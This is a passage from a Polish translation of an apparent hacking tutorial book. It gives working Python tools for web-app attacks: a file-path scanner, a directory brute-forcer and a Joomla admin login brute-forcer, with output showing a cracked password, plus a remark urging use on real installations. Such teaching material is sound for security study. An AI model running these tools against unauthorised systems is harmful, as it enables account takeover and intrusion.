Powyższy kod został zaczerpnięty z drobnymi modyfikacjami ze strony *http://www.fideloper.com/facial-detection/* i został wykorzystany dzięki uprzejmości Chrisa Fidao. Przy użyciu narzędzi z biblioteki OpenCV odczytujemy obraz ❶ i stosujemy klasyfikator ❷, który został wyszkolony w wykrywaniu twarzy skierowanych na wprost ekranu. Istnieją też klasyfikatory do wykrywania twarzy z profilu, rąk, owoców i wielu innych rodzajów obiektów. Jeśli chcesz, możesz je wypróbować. Uruchomiony wykrywacz zwraca współrzędne prostokąta obejmującego miejsce wykrycia twarzy na obrazie. Przy ich użyciu rysujemy zielony prostokąt ❸ i drukujemy otrzymany obraz ❹. Czas wypróbować nasz produkt w maszynie wirtualnej Kali.

Czy to w ogóle działa

Jeśli jeszcze nie zainstalowałeś biblioteki OpenCV, wykonaj poniższe polecenia (za które również dziękuję Chrisowi Fidao) w konsoli w maszynie wirtualnej Kali:

```
#:> apt-get install python-opencv python-numpy python-scipy
```

Powinny zostać zainstalowane wszystkie pliki potrzebne do wykrywania twarzy w zdobytych obrazach. Dodatkowo trzeba jeszcze pobrać plik szkoleniowy dotyczący wykrywania twarzy:

```
wget http://eclecti.cc/files/2008/03/haarcascade_frontalface_alt.xml
```

Teraz utworzymy dwa katalogi na wyniki, dorzucimy plik PCAP i uruchomimy skrypt. Powinno to wyglądać mniej więcej tak:

```
#:> mkdir pictures
#:> mkdir faces
#:> python pic_carver.py
Extracted: 189 images
Detected: 32 faces
#:>
```

Biblioteka OpenCV może zwrócić kilka błędów spowodowanych tym, że niektóre przekazywane do obróbki obrazy mogą być uszkodzone lub pobrane tylko częściowo albo być w nieobsługiwanym formacie. (Budowę solidnego mechanizmu wydobywania i sprawdzania obrazów pozostawiam jako zadanie domowe). W katalogu *faces* powinno znaleźć się kilka plików graficznych z twarzami oznaczonymi zielonymi ramkami.

Przy użyciu tej techniki można dowiedzieć się, jaką treść przegląda użytkownik komputera docelowego, jak również wykryć możliwości nawiązania kontaktu przy użyciu socjotechniki. Oczywiście przedstawiony program można rozszerzyć o wiele innych funkcji i wykorzystać go w połączeniu z technikami indeksowania i analizy stron internetowych opisanymi w dalszych rozdziałach.

5

Hakowanie aplikacji sieciowych

Umiejętność analizowania aplikacji sieciowych jest absolutnie niezbędna każdemu hakerowi i specjaliście wykonującemu testy penetracyjne. W większości nowoczesnych sieci aplikacje sieciowe stanowią największy cel ataku, w związku z czym najczęściej padają też ofiarami hakerów. W Pythonie napisano kilka świetnych narzędzi do analizowania aplikacji sieciowych, np. w3af, sqlmap i wiele innych. Mówiąc szczerze, takie tematy jak *SQL injection* zostały przewałkowane już tyle razy, a narzędzia ich dotyczące osiągnęły już taki stopień dojrzałości, że nie muszę opisywać ich po raz kolejny. Zamiast tego skupię się na podstawach pracy z aplikacjami sieciowymi przy użyciu Pythona, a następnie na podstawie tych wiadomości pokażę, jak utworzyć narzędzia rozpoznawcze i stosujące techniki siłowe. Dowiesz się, jak wykorzystać analizatory składni kodu HTML do tworzenia narzędzi stosujących techniki siłowe i narzędzi rozpoznawczych oraz wydobywania informacji ze stron zawierających dużo tekstu. Krótko mówiąc, przedstawiam budowę kilku różnych narzędzi, aby przekazać Ci podstawową wiedzę potrzebną do budowy wszystkich typów narzędzi do analizy aplikacji sieciowych.

Internetowa biblioteka gniazd urllib2

Tak jak do tworzenia narzędzi sieciowych przy użyciu biblioteki gniazd, przy tworzeniu narzędzi do pracy z usługami sieciowymi użyjemy biblioteki **`urllib2`**. Sprawdźmy, jak utworzyć bardzo proste żądanie `GET` do strony internetowej No Starch Press:

```
import urllib2

❶ body = urllib2.urlopen("http://www.nostarch.com")

❷ print body.read()
```

Jest to najprostszy przykład wysłania żądania `GET` do strony internetowej. Pobieramy w nim tylko surową stronę No Starch Press i nie wykonujemy żadnych skryptów JavaScript ani innych. Przekazaliśmy adres URL do funkcji `urlopen` ❶, która zwróciła podobny do pliku obiekt umożliwiający odczytanie treści tego, co zwrócił serwer. Ale w większości przypadków potrzebna jest precyzyjniejsza kontrola nad sposobem wykonywania żądań. Dobrze jest mieć możliwość definiowania nagłówków, obsługiwania ciasteczek oraz tworzenia żądań `POST`. Wszystko to zapewnia klasa `Request` biblioteki `urllib2`. Poniżej znajduje się przykład utworzenia żądania `GET` przy użyciu klasy `Request` oraz definicji nagłówka HTTP `User-Agent`:

```
import urllib2

url = "http://www.nostarch.com"

❶ headers = {}
headers['User-Agent'] = "Googlebot"

❷ request = urllib2.Request(url,headers=headers)
❸ response = urllib2.urlopen(request)

print response.read()
response.close()
```

W tym przykładzie tworzymy obiekt `Request` w nieco inny sposób niż poprzednio. Do tworzenia własnych nagłówków zdefiniowaliśmy słownik ❶, w którym możemy podawać potrzebne nam klucze i wartości. W tym przypadku sprawimy, że nasz skrypt będzie podszywał się pod robota Google. Następnie tworzymy obiekt klasy `Request`, przekazując do konstruktora zmienne `url` i `headers` ❷. Potem utworzony obiekt przekazujemy do funkcji `urlopen` ❸. Zwraca ona normalny podobny do pliku obiekt, przy użyciu którego możemy odczytać dane ze zdalnej strony internetowej.

Skoro mamy podstawowe narzędzie do komunikacji z usługami sieciowymi i stronami internetowymi, możemy stworzyć oprzyrządowanie przydatne do przeprowadzania ataków i wykonywania testów penetracyjnych.

Mapowanie aplikacji sieciowych typu open source

Systemy zarządzania treścią i platformy blogowe, takie jak Joomla, WordPress i Drupal, bardzo ułatwiają tworzenie witryn internetowych i można je powszechnie spotkać na hostingach współdzielonych, a nawet w sieciach firmowych. Jak każdy system, wymienione CMS-y trzeba zainstalować, skonfigurować i aktualizować. Jeśli przepracowany administrator albo bezradny bloger nie dopilnuje wszystkich kwestii związanych z bezpieczeństwem, to jego strona internetowa może stać się łatwym celem dla hakerów.

Jako że każdą aplikację typu *open source* można pobrać na swój dysk i przebadać pod względem struktury plików, bez trudu możemy napisać specjalny skaner szukający plików stanowiących punkt zaczepienia w docelowym serwisie. W ten sposób można wykryć pozostawione pliki instalacyjne, katalogi, które powinny być chronione przez pliki *.htaccess*, oraz inne niespodzianki pozwalające hakerowi położyć łapę na serwerze użytkownika. W projekcie tym po raz pierwszy użyjemy obiektów Pythona `Queue`, przy użyciu których można budować duże bezpieczne pod względem wątków stosy elementów przetwarzanych przez wyznaczone wątki. Dzięki ich zastosowaniu nasz skaner będzie działał bardzo szybko. Utwórz plik *web_app_mapper.py* i wpisz do niego poniższy kod:

```
import Queue
import threading
import os
import urllib2

threads   = 10

❶ target    = "http://www.test.com"
directory = "/Users/justin/Downloads/joomla-3.1.1"
filters   = [".jpg",".gif","png",".css"]

os.chdir(directory)

❷ web_paths = Queue.Queue()

❸ for r,d,f in os.walk("."):
    for files in f:
        remote_path = "%s/%s" % (r,files)
        if remote_path.startswith("."):
            remote_path = remote_path[1:]
        if os.path.splitext(files)[1] not in filters:
            web_paths.put(remote_path)
```

```
    def test_remote():
❹       while not web_paths.empty():
            path = web_paths.get()
            url = "%s%s" % (target, path)

            request = urllib2.Request(url)

            try:
                response = urllib2.urlopen(request)
                content  = response.read()

❺               print "[%d] => %s" % (response.code,path)
                response.close()

❻           except urllib2.HTTPError as error:
                #print "Niepowodzenie %s" % error.code
                pass


❼   for i in range(threads):
        print "Tworzenie wątku: %d" % i
        t = threading.Thread(target=test_remote)
        t.start()
```

Najpierw zdefiniowaliśmy adres docelowej strony internetowej ❶ i lokalny katalog, do którego pobraliśmy i wypakowaliśmy aplikację sieciową. Ponadto utworzyliśmy listę nieinteresujących nas rozszerzeń plików. Oczywiście jej zawartość dla każdej aplikacji docelowej może być inna. Zmienna `web_paths` ❷ reprezentuje obiekt `Queue` do przechowywania plików, których będziemy szukać na zdalnym serwerze. Następnie za pomocą funkcji `os.walk` ❸ przeglądamy wszystkie pliki i katalogi w lokalnym katalogu aplikacji sieciowej. W procesie tym budujemy kompletne ścieżki do plików docelowych i porównujemy je z listą filtracyjną, aby wyeliminować nieinteresujące nas typy plików. Każdy lokalny plik spełniający nasze wymagania dodajemy do kolejki `web_paths`.

Na końcu skryptu ❼ tworzymy kilka wątków (zgodnie z ustawieniem na początku skryptu), z których każdy będzie wywoływał funkcję `test_remote`. Funkcja `test_remote` działa w pętli, którą kończy wyczerpanie elementów w kolejce `web_paths`. W każdej iteracji tej pętli pobieramy ścieżkę z kolejki ❹, dodajemy ją do ścieżki bazowej docelowej witryny, a następnie próbujemy ją otworzyć. Jeśli znajdziemy plik, zwracamy kod statusu HTTP i pełną ścieżkę do pliku ❺. Jeżeli pliku nie uda się znaleźć albo jest on chroniony przez plik *.htaccess*, biblioteka `urllib2` zgłasza błąd, który obsługujemy ❻, aby nie przerywać działania pętli.

Czy to w ogóle działa

Do celów testowych zainstalowałem w swojej maszynie wirtualnej Kali system Joomla 3.1.1, ale możesz użyć dowolnej innej aplikacji *open source*, którą umiesz szybko zainstalować albo już masz zainstalowaną. Po uruchomieniu skryptu *web_app_mapper.py* powinieneś ujrzeć następujące wyniki:

```
Uruchamianie wątku: 0
Uruchamianie wątku: 1
Uruchamianie wątku: 2
Uruchamianie wątku: 3
Uruchamianie wątku: 4
Uruchamianie wątku: 5
Uruchamianie wątku: 6
Uruchamianie wątku: 7
Uruchamianie wątku: 8
Uruchamianie wątku: 9
[200] => /htaccess.txt
[200] => /web.config.txt
[200] => /LICENSE.txt
[200] => /README.txt
[200] => /administrator/cache/index.html
[200] => /administrator/components/index.html
[200] => /administrator/components/com_admin/controller.php
[200] => /administrator/components/com_admin/script.php
[200] => /administrator/components/com_admin/admin.xml
[200] => /administrator/components/com_admin/admin.php
[200] => /administrator/components/com_admin/helpers/index.html
[200] => /administrator/components/com_admin/controllers/index.html
[200] => /administrator/components/com_admin/index.html
[200] => /administrator/components/com_admin/helpers/html/index.html
[200] => /administrator/components/com_admin/models/index.html
[200] => /administrator/components/com_admin/models/profile.php
[200] => /administrator/components/com_admin/controllers/profile.php
```

Widać, że skrypt uzyskał trochę wyników, wśród których znajdują się pliki tekstowe i XML. Oczywiście możesz go rozbudować o inne funkcje, np. spowodować, aby zwracał tylko interesujące Cię pliki — przykładowo ze słowem *install* w nazwie.

Analizowanie aplikacji metodą siłową

W poprzednim przykładzie założyliśmy, że dobrze znamy docelową aplikację. Ale najczęściej atakuje się aplikacje dostosowane do indywidualnych potrzeb użytkownika i duże systemy handlu elektronicznego, których struktura plików jest nam nieznana. Generalnie w takich przypadkach zazwyczaj używa się pająka sieciowego, takiego jak dostępny w pakiecie Burp, aby dowiedzieć się jak najwięcej o danej aplikacji. Ale administratorzy często pozostawiają pliki konfiguracyjne, pliki testowe, skrypty diagnostyczne i inne fanty pozwalające osobom postronnym dobrać się do poufnych informacji i nieprzeznaczonych dla nich funkcji. Jedynym sposobem na znalezienie tych dobrodziejstw jest metoda siłowa, polegająca na szukaniu plików i katalogów o typowych nazwach.

Utworzymy proste narzędzie przyjmujące znane listy słów, np. DirBuster[1] czy SVNDigger[2], i przy jego użyciu spróbujemy znaleźć dostępne na docelowym serwerze katalogi i pliki. Tak jak poprzednio, utworzymy pulę wątków, aby agresywnie wykrywać treść. Pracę zaczniemy od napisania mechanizmu tworzenia kolejki z listy słów. Utwórz nowy plik, nazwij go *content_bruter.py* i wpisz w nim poniższy kod:

```
import urllib2
import urllib
import threading
import Queue

threads        = 5
target_url     = "http://testphp.vulnweb.com"
wordlist_file  = "/tmp/all.txt" # from SVNDigger
resume         = None
user_agent     = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101
                 ↪Firefox/19.0"

def build_wordlist(wordlist_file):

    # Wczytuje listę słów
❶   fd = open(wordlist_file,"rb")
    raw_words = fd.readlines()
    fd.close()

    found_resume = False
    words        = Queue.Queue()

❷   for word in raw_words:

        word = word.rstrip()

        if resume is not None:

            if found_resume:
                words.put(word)
            else:
                if word == resume:
                    found_resume = True
                    print "Wznawianie procesu od: %s" % resume

        else:
            words.put(word)

    return words
```

[1] Projekt DirBuster: *https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project*.

[2] Projekt SVNDigger: *https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/*.

Jest to bardzo prosta funkcja pomocnicza. Wczytujemy plik ze słowami ❶ i iterujemy przez zawarte w nim linijki tekstu za pomocą pętli ❷. Wbudowaliśmy też funkcję wznawiania procesu po chwilowej utracie połączenia lub na wypadek, gdyby docelowa strona na chwilę uległa awarii. Mechanizm ten polega na ustawieniu zmiennej `resume` na ostatnią ścieżkę sprawdzaną przez skrypt. Po przetworzeniu całego pliku zwracamy kolejkę pełną słów, którą wykorzystamy w funkcji wykonującej rzeczywisty atak. Przedstawiona funkcja będzie nam potrzebna nieco później.

Nasz skrypt powinien mieć pewne podstawowe funkcje. Pierwsza z nich to możliwość zastosowania listy rozszerzeń do przetestowania. Czasami powinno się sprawdzać nie tylko ścieżkę */admin*, ale i *admin.php*, *admin.inc* oraz *admin.html*.

```
def dir_bruter(extensions=None):

    while not word_queue.empty():
        attempt = word_queue.get()

        attempt_list = []

        # Sprawdza, czy jest rozszerzenie pliku
        # Jego brak oznacza katalog
❶       if "." not in attempt:
            attempt_list.append("/%s/" % attempt)
        else:
            attempt_list.append("/%s" % attempt)

        # Jeśli chcemy testować rozszerzenia
❷       if extensions:
            for extension in extensions:
                attempt_list.append("/%s%s" % (attempt,extension))

        # Iteruje przez listę prób
        for brute in attempt_list:

            url = "%s%s" % (target_url,urllib.quote(brute))

            try:
                headers = {}
❸               headers["User-Agent"] = user_agent
                r = urllib2.Request(url,headers=headers)


                response = urllib2.urlopen(r)

❹               if len(response.read()):
                    print "[%d] => %s" % (response.code,url)

            except urllib2.URLError,e:

                if hasattr(e, 'code') and e.code != 404:
❺                   print "!!! %d => %s" % (e.code,url)

                pass
```

Funkcja `dir_bruter` przyjmuje obiekt klasy `Queue` (kolejkę) zawierający słowa do użycia w ataku i opcjonalnie listę rozszerzeń plików do przetestowania. Najpierw sprawdzamy, czy aktualne słowo ma rozszerzenie plikowe ❶, i jeśli nie, traktujemy daną ścieżkę jako katalog do przetestowania na zdalnym serwerze. Jeżeli zostanie przekazana lista rozszerzeń plików ❷, to pobieramy bieżące słowo i dodajemy do niego każde z rozszerzeń z tej listy. Oprócz typowych rozszerzeń języków programowania warto rozważyć możliwość sprawdzenia takich rozszerzeń jak *.orig* i *.bak*. Po utworzeniu listy prób ataku ustawiamy nagłówek `User-Agent` na coś niewinnego ❸ i testujemy zdalny serwer. Jeżeli otrzymamy kod odpowiedzi `200` ❹ lub jakikolwiek inny niż `404` ❺, drukujemy adres URL, ponieważ to oznacza, że w danym miejscu na serwerze może być coś ciekawego.

Warto przyglądać się otrzymywanym wynikom i odpowiednio na nie reagować, ponieważ w zależności od konfiguracji serwera może być konieczne odfiltrowanie większej liczby kodów błędu HTTP, aby oczyścić otrzymane informacje. Na zakończenie skryptu utworzymy listy słów i rozszerzeń oraz uruchomimy wątki procesu ataku.

```
word_queue = build_wordlist(wordlist_file)
extensions = [".php",".bak",".orig",".inc"]

for i in range(threads):
    t = threading.Thread(target=dir_bruter,args=(word_queue,extensions,))
    t.start()
```

Ten kod jest bardzo prosty i powinieneś go już znać. Pobieramy listę słów, tworzymy prostą listę rozszerzeń, a następnie uruchamiamy kilka wątków, w których przeprowadzany będzie atak.

Czy to w ogóle działa

OWASP posiada listę internetowych i nieinternetowych (maszyny wirtualne, obrazy ISO itd.) aplikacji sieciowych podatnych na ataki, na których możemy przetestować nasze narzędzie. Użyty w przykładzie adres URL wskazuje celowo źle zabezpieczoną aplikację sieciową hostowaną przez Acunetix. Dzięki niej możemy się dowiedzieć, jak efektywna jest nasza metoda ataku. Zalecam ustawienie jakiejś rozsądnej liczby wątków, np. 5, i uruchomienie skryptu. Po chwili powinny zacząć pojawiać się wyniki podobne do poniższych:

```
[200] => http://testphp.vulnweb.com/CVS/
[200] => http://testphp.vulnweb.com/admin/
[200] => http://testphp.vulnweb.com/index.bak
[200] => http://testphp.vulnweb.com/search.php
[200] => http://testphp.vulnweb.com/login.php
[200] => http://testphp.vulnweb.com/images/
[200] => http://testphp.vulnweb.com/index.php
[200] => http://testphp.vulnweb.com/logout.php
[200] => http://testphp.vulnweb.com/categories.php
```

Jak widać, udało nam się zdobyć trochę ciekawych informacji. Nie muszę chyba tłumaczyć, jak ważne jest wykonanie takiego ataku na wszystkich docelowych aplikacjach.

Ataki siłowe na formularze uwierzytelniania

Kiedyś może się zdarzyć tak, że będziesz potrzebować dostępu do miejsca docelowego albo, jeśli jesteś konsultantem, będziesz miał za zadanie ocenić siłę hasła w istniejącym systemie sieciowym. Coraz więcej systemów stosuje ochronę przed atakami siłowymi, np. zabezpieczenia *captcha*, proste równania matematyczne lub tokeny logowania, które trzeba przesłać w żądaniu. Istnieją narzędzia potrafiące wykonywać ataki przy użyciu żądań `POST` na skrypty logowania, ale wielu z nich brak elastyczności do współpracy z dynamiczną treścią lub poradzenia sobie z prostymi testami człowieczeństwa. Utworzymy proste narzędzie do przeprowadzania siłowych ataków na popularny system do zarządzania treścią Joomla. Nowe wersje tego systemu zawierają podstawowe zabezpieczenia przed tego typu atakami, ale nie mają domyślnych blokad kont ani testów *captcha*.

Aby złamać Joomlę siłą, musimy spełnić dwa warunki: pobrać token logowania z formularza logowania przed wysłaniem hasła oraz sprawdzić, czy akceptujemy ciasteczka w sesji `urllib2`. Do analizy wartości formularza logowania wykorzystamy macierzystą klasę Pythona `HTMLParser`. Przy okazji zrobimy błyskawiczny przegląd dodatkowych narzędzi biblioteki `urllib2` przydatnych przy budowaniu narzędzi do własnych potrzeb. Zaczniemy od przyjrzenia się formularzowi logowania Joomli. Można go znaleźć pod adresem *http://<adresstrony>.pl/administrator*. Dla uproszczenia poniżej przedstawiam tylko interesujące nas elementy.

```
<form action="/administrator/index.php" method="post" id="form-login"
↪class="form-inline">

<input name="username" tabindex="1" id="mod-login-username" type="text"
↪class="input-medium" placeholder="User Name" size="15"/>

<input name="passwd" tabindex="2" id="mod-login-password" type="password"
↪class="input-medium" placeholder="Password" size="15"/>

<select id="lang" name="lang" class="inputbox advancedSelect">
        <option value="" selected="selected">Language - Default</option>
        <option value="en-GB">English (United Kingdom)</option>
</select>

<input type="hidden" name="option" value="com_login"/>
<input type="hidden" name="task" value="login"/>
<input type="hidden" name="return" value="aW5kZXgucGhw"/>
<input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec" value="1" />

</form>
```

Z formularza tego możemy wydobyć trochę cennych informacji, które przydadzą się nam w naszym skrypcie. Po pierwsze zawartość pól jest wysyłana do pliku */administrator/index.php* w żądaniu HTTP `POST`. Mamy też listę wszystkich pól formularza. W szczególności spójrz na ostatnie ukryte pole, którego atrybut `name` zawiera długi ciąg losowych znaków. Jest to podstawowy składnik zabezpieczenia Joomli przed atakami siłowymi. Łańcuch ten jest porównywany z bieżącą sesją użytkownika zapisaną w ciasteczku i nawet jeśli przekaże się poprawne dane uwierzytelniające, brak tego tokenu uniemożliwia zalogowanie. Oznacza to, że w naszym skrypcie atakującym musimy zastosować następującą strategię:

1. pobranie strony logowania i zaakceptowanie wszystkich ciasteczek,
2. wydobycie z kodu HTML wszystkich elementów formularza,
3. ustawienie nazwy użytkownika i hasła do odgadnięcia ze słownika,
4. wysłanie żądania HTTP `POST` do skryptu przetwarzającego dane z formularza zawierającego wszystkie pola HTML i zapisane ciasteczka,
5. sprawdzenie, czy udało się zalogować w aplikacji.

W skrypcie tym wykorzystamy kilka nowych i bardzo cennych technik. Przy okazji ostrzegam, że nie warto „szkolić" swoich narzędzi na prawdziwych obiektach. Zawsze powinno się stworzyć własne analogiczne środowisko ze znanymi danymi poświadczającymi, aby móc sprawdzić, czy otrzymywane są poprawne wyniki. Utwórz nowy plik Pythona o nazwie *joomla_killer.py* i wpisz do niego poniższy kod:

```
import urllib2
import urllib
import cookielib
import threading
import sys
import Queue

from HTMLParser import HTMLParser

# ustawienia ogólne
user_thread   = 10
username      = "admin"
wordlist_file = "/tmp/cain.txt"
resume        = None

# ustawienia dotyczące celu ataku
❶ target_url    = "http://192.168.112.131/administrator/index.php"
  target_post   = "http://192.168.112.131/administrator/index.php"

❷ username_field= "username"
  password_field= "passwd"

❸ success_check = "Administracja - panel sterowania"
```

Ustawienia ogólne wymagają dodatkowych objaśnień. Zmienna `target_url` ❶ zawiera adres, spod którego nasz skrypt ma pobrać kod HTML do analizy. Zmienna `target_post` zawiera adres, pod którym będziemy wykonywać próby ataku. Na podstawie przeprowadzonej wcześniej analizy kodu HTML formularza logowania Joomli wiemy, jak ustawić zmienne `username_field` i `password_field` ❷. Zmienna `success_check` ❸ jest łańcuchem, który będziemy sprawdzać po każdej próbie ataku, aby dowiedzieć się, czy atak ten się udał, czy nie. Teraz napiszemy kod do przeprowadzania samych ataków. Niektóre części są Ci już znane, więc szczegółowo opisuję tylko to, co jest w nim nowe.

```
class Bruter(object):
    def __init__(self, username, words):

        self.username   = username
        self.password_q = words
        self.found      = False

        print "Zakończono konfigurację dla: %s" % username

    def run_bruteforce(self):

        for i in range(user_thread):
            t = threading.Thread(target=self.web_bruter)
            t.start()

    def web_bruter(self):

        while not self.password_q.empty() and not self.found:
            brute = self.password_q.get().rstrip()
❶           jar = cookielib.FileCookieJar("cookies")
            opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))

            response = opener.open(target_url)

            page = response.read()

            print "Sprawdzanie: %s : %s (pozostało: %d)" % (self.username,
            ↪brute,self.password_q.qsize())

            # wydobycie ukrytych pól
❷           parser = BruteParser()
            parser.feed(page)

            post_tags = parser.tag_results

            # dodanie naszych pól nazwy użytkownika i hasła
❸           post_tags[username_field] = self.username
            post_tags[password_field] = brute

❹           login_data = urllib.urlencode(post_tags)
```

```
            login_response = opener.open(target_post, login_data)

            login_result = login_response.read()


❺           if success_check in login_result:
                self.found = True

                print "[*] Atak udany."
                print "[*] Nazwa użytkownika: %s" % username
                print "[*] Hasło: %s" % brute
                print "[*] Oczekiwanie na zakończenie pracy przez pozostałe
                    ↪wątki..."
```

Klasa ta zawiera główny mechanizm atakowania, który wykonuje żądania HTTP i obsługuje ciasteczka. Najpierw pobieramy próbę hasła i tworzymy pojemnik z ciastkami ❶ przy użyciu klasy `FileCookieJar`, która zapisze ciasteczka w pliku *cookies*. Następnie inicjujemy otwieracz `urllib2`, przekazując zainicjowany pojemnik z ciastkami, dzięki czemu biblioteka `urllib2` będzie przekazywać do niego wszystkie ciasteczka. Później wysyłamy pierwsze żądanie, aby pobrać formularz logowania. Zdobyty surowy kod HTML przekazujemy do parsera i wywołujemy jego metodę `feed` ❷ zwracającą słownik wszystkich elementów formularza. Po zakończeniu analizy składniowej kodu HTML zastępujemy pola nazwy użytkownika i hasła naszymi próbami ataku ❸. Potem kodujemy w adresie URL zmienne `POST` ❹ i przekazujemy je w następnym żądaniu HTTP. Po odebraniu wyniku próby uwierzytelnienia sprawdzamy, czy próba ta zakończyła się powodzeniem ❺. Teraz zaimplementujemy rdzeń mechanizmu analizy składniowej kodu HTML. Dodaj do skryptu *joomla_killer.py* poniższą klasę:

```
class BruteParser(HTMLParser):

    def __init__(self):
        HTMLParser.__init__(self)
❶       self.tag_results = {}

    def handle_starttag(self, tag, attrs):
❷       if tag == "input":
            tag_name  = None
            tag_value = None
            for name,value in attrs:
                if name == "name":
❸                   tag_name = value
                if name == "value":
❹                   tag_value = value

            if tag_name is not None:
❺              self.tag_results[tag_name] = value
```

Jest to klasa do analizy kodu HTML, za pomocą której będziemy badać formularz docelowy. Kiedy poznasz zasadę jej działania, będziesz mógł ją dostosować do pobierania danych z każdej innej aplikacji sieciowej, którą zechcesz zaatakować. Pierwszą czynnością jest utworzenie słownika do przechowywania wyników ❶. Funkcja `feed` wprowadza do skryptu cały dokument HTML, a funkcja `handle_starttag` jest wywoływana dla każdego napotkanego znacznika. Nas interesują znaczniki `input` ❷ i tylko dla nich włączamy główne mechanizmy przetwarzania. Przetwarzanie rozpoczynamy od iteracji przez atrybuty znalezionego znacznika i jeśli znajdziemy atrybut `name` ❸ lub `value` ❹, dodajemy je do słownika `tag_results` ❺. Po przetworzeniu kodu HTML nasza klasa atakująca zamienia pola nazwy użytkownika i hasła, resztę formularza pozostawiając bez zmian.

PODSTAWY KLASY HTMLPARSER

Trzy najważniejsze metody, które można zaimplementować, używając klasy `HTMLParser`, to: `handle_starttag`, `handle_endtag` oraz `handle_data`. Funkcja `handle_starttag` jest wywoływana po napotkaniu otwierającego znacznika HTML, a funkcja `handle_endtag` — po napotkaniu znacznika zamykającego. Natomiast funkcja `handle_data` jest wywoływana, gdy między znacznikami znajduje się surowy tekst. Każda z tych funkcji ma nieco inny prototyp:

```
handle_starttag(self, tag, attributes)
handle_endttag(self, tag)
handle_data(self, data)
```

Oto prosty przykład użycia każdej z nich:

```
<title>Python jest najlepszy!</title>

handle_starttag => zmienna tag zawierałaby wartość "title"
handle_data => zmienna data zawierałaby wartość "Python jest najlepszy!"
handle_endtag => zmienna tag zawierałaby wartość "title"
```

Przy użyciu tej podstawowej wiedzy o klasie `HTMLParser` można analizować składnię formularzy, znajdować odnośniki do indeksowania, wydobywać czysty tekst w celu zdobycia informacji oraz wyszukiwać obrazy na stronach.

Na zakończenie naszego skryptu skopiujemy funkcję `build_wordlist` z poprzedniego przykładu i dodamy poniższy fragment kodu:

```
# Tu wklej funkcję build_wordlist

words = build_wordlist(wordlist_file)

bruter_obj = Bruter(username,words)
bruter_obj.run_bruteforce()
```

To wszystko! Teraz wystarczy przekazać do naszego skryptu nazwę użytkownika i listę słów, a klasa `Bruter` zrobi, co do niej należy.

Czy to w ogóle działa

Jeśli nie zainstalowałeś jeszcze Joomli w maszynie wirtualnej Kali, to powinieneś to zrobić teraz. Moja maszyna docelowa znajduje się pod adresem *192.168.112.131* i używam listy słów programu Cain and Abel[3] — popularnego narzędzia do siłowego łamania haseł. W swojej testowej Joomli ustawiłem nazwę użytkownika `admin` i hasło `justin`. Potem dodałem słowo *justin* do listy słów w pliku *cain.txt* gdzieś mniej więcej w okolicy 50. linijki. Po uruchomieniu skryptu otrzymałem następujące wyniki:

```
$ python2.7 joomla_killer.py
Zakończono konfigurację dla: admin
Sprawdzanie: admin : Oracl38 (pozostało: 306697)
Sprawdzanie: admin : !@#$% (pozostało: 306697)
Sprawdzanie: admin : !@#$%^ (pozostało: 306697)
--pominięcie--
Sprawdzanie: admin : 1p2o3i (pozostało: 306659)
Sprawdzanie: admin : 1qw23e (pozostało: 306657)
Sprawdzanie: admin : 1q2w3e (pozostało: 306656)
Sprawdzanie: admin : 1sanjose (pozostało: 306655)
Sprawdzanie: admin : 2 (pozostało: 306655)
Sprawdzanie: admin : justin (pozostało: 306655)
Sprawdzanie: admin : 2112 (pozostało: 306646)
[*] Atak udany.
[*] Nazwa użytkownika: admin
[*] Hasło: justin
[*] Oczekiwanie na zakończenie pracy przez pozostałe wątki...
Sprawdzanie: admin : 249 (pozostało: 306646)
Sprawdzanie: admin : 2welcome (pozostało: 306646)
```

Jak widać, skrypt znalazł hasło i zalogował się do konsoli administracyjnej Joomli. Oczywiście można się jeszcze upewnić, czy wszystko dobrze działa, logując się ręcznie. Gdy testy lokalne wypadną pomyślnie i uzyskasz pewność, że skrypt nie zawiera błędów, możesz go wykorzystać do złamania zabezpieczeń prawdziwej instalacji Joomli.

[3] Cain and Abel: *http://www.oxid.it/cain.html*.

6

Rozszerzanie narzędzi Burp

JEŚLI KIEDYKOLWIEK PRÓBOWAŁEŚ ZŁAMAĆ ZABEZPIECZENIA JAKIEJŚ APLIKACJI SIECIOWEJ, TO ISTNIEJE WYSOKIE PRAWDOPODOBIEŃSTWO, ŻE UŻYWAŁEŚ NARZĘDZI BURP DO PRZESZUKIWANIA STRON, PRZECHWYTYWANIA RUCHU PRZEGLĄDARKI i wykonywania różnego rodzaju innych ataków. W najnowszych wersjach pakietu Burp dodano możliwość tworzenia własnych narzędzi w postaci **rozszerzeń**. Jeśli znasz język Python, Ruby lub Java, to możesz dodawać do GUI Burpa okienka oraz tworzyć narzędzia automatyzacji. Wykorzystamy tę możliwość do dodania narzędzi umożliwiających wykonywanie ataków i przeprowadzanie rozszerzonych zwiadów. Pierwsze narzędzie umożliwi nam wykorzystanie przechwyconego żądania HTTP z serwera Burp Proxy jako ziarna do utworzenia fuzzera mutacyjnego, który będzie można uruchomić w Burp Intruderze. Drugie rozszerzenie będzie wykorzystywać interfejs API wyszukiwarki Microsoft Bing, aby zdobyć informacje o wszystkich wirtualnych hostach znajdujących się pod tym samym adresem IP co nasza witryna docelowa oraz wszystkich wykrytych poddomenach docelowej domeny.

Zakładam, że znasz już narzędzia Burp oraz wiesz, jak przechwytywać żądania za pomocą narzędzia Proxy i jak wysyłać przechwycone żądania do Burp Intrudera. Jeśli szukasz poradnika na ten temat, zacznij od strony internetowej PortSwigger Web Security (*http://www.portswigger.net/*).

Muszę przyznać, że aby zrozumieć zasadę działania API Burp Extender, musiałem poświęcić trochę czasu. Znam się przede wszystkim na Pythonie, więc wiele rzeczy typowych dla Javy było dla mnie niejasnych. Ale znalazłem kilka rozszerzeń napisanych przez innych użytkowników i to mi pomogło zacząć tworzyć własne dodatki. Poniżej opisuję podstawy tworzenia rozszerzeń i dodatkowo pokażę Ci, jak korzystać z dokumentacji interfejsu API jako przewodnika.

Wstępna konfiguracja

